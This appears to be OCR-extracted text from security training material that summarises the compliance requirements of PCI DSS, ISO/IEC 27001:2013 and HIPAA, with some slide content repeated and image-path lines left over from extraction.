
The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. The Payment Card Industry (PCI) Security Standards Council has developed and maintains a high-level overview of PCI DSS requirements.



PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network	▪ Install and maintain a firewall configuration to protect cardholder data ▪ Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	▪ Protect stored cardholder data ▪ Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	▪ Use and regularly update anti-virus software or programs ▪ Develop and maintain secure systems and applications
Implement Strong Access Control Measures	▪ Restrict access to cardholder data by business need to know ▪ Assign a unique ID to each person with computer access ▪ Restrict physical access to cardholder data
Regularly Monitor and Test Networks	▪ Track and monitor all access to network resources and cardholder data ▪ Regularly test security systems and processes
Maintain an Information Security Policy	▪ Maintain a policy that addresses information security for all personnel

Table 1.3: Table Showing the PCI Data Security Standard—High-Level Overview

Failure to meet PCI DSS requirements may result in fines or the termination of payment-card processing privileges.



ISO/IEC 27001:2013

- ISO/IEC 27001:2013 specifies the requirements for **establishing**, **implementing**, **maintaining**, and continually improving an **information security management system** within the context of the organization
- It is intended to be suitable for several different types of use, including:

1. Use within organizations to formulate **security requirements** and **objectives**
2. Use within organizations to ensure that security risks are **cost-effectively managed**
3. Use within organizations to **ensure compliance with laws and regulations**
4. Definition of new **information security management processes**
5. Identification and clarification of existing **information security management processes**
6. Use by organization management to determine the **status of information security management activities**
7. Implementation of **business-enabling information security**
8. Use by organizations to provide relevant information about **information security** to customers

https://www.iso.org


ISO/IEC 27001:2013

Source: *https://www.iso.org*

ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of an organization. It includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization.

The regulation is intended to be suitable for several different uses, including:

- Use within organizations to formulate security requirements and objectives
- Use within organizations as a way to ensure that security risks are cost-effectively managed
- Use within organizations to ensure compliance with laws and regulations
- Defining new information security management processes
- Identifying and clarifying existing information security management processes
- Use by the management of organizations to determine the status of information security management activities
- Implementing business-enabling information security
- Use by organizations to provide relevant information about information security to customers



Health Insurance Portability and Accountability Act (HIPAA)

HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction and Code Set Standards	Requires every provider who does business electronically to **use the same health care transactions**, **code sets**, and **identifiers**
Privacy Rule	Provides **federal protections for the personal health information** held by covered entities and gives patients an array of rights with respect to that information
Security Rule	Specifies a series of administrative, physical, and technical safeguards for covered entities to use to ensure the **confidentiality**, **integrity**, and **availability of electronically protected health information**
National Identifier Requirements	Requires that health care providers, health plans, and employers have standard national numbers that identify them attached to **standard transactions**
Enforcement Rule	Provides the standards for enforcing all the **Administration Simplification Rules**

https://www.hhs.gov

Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*

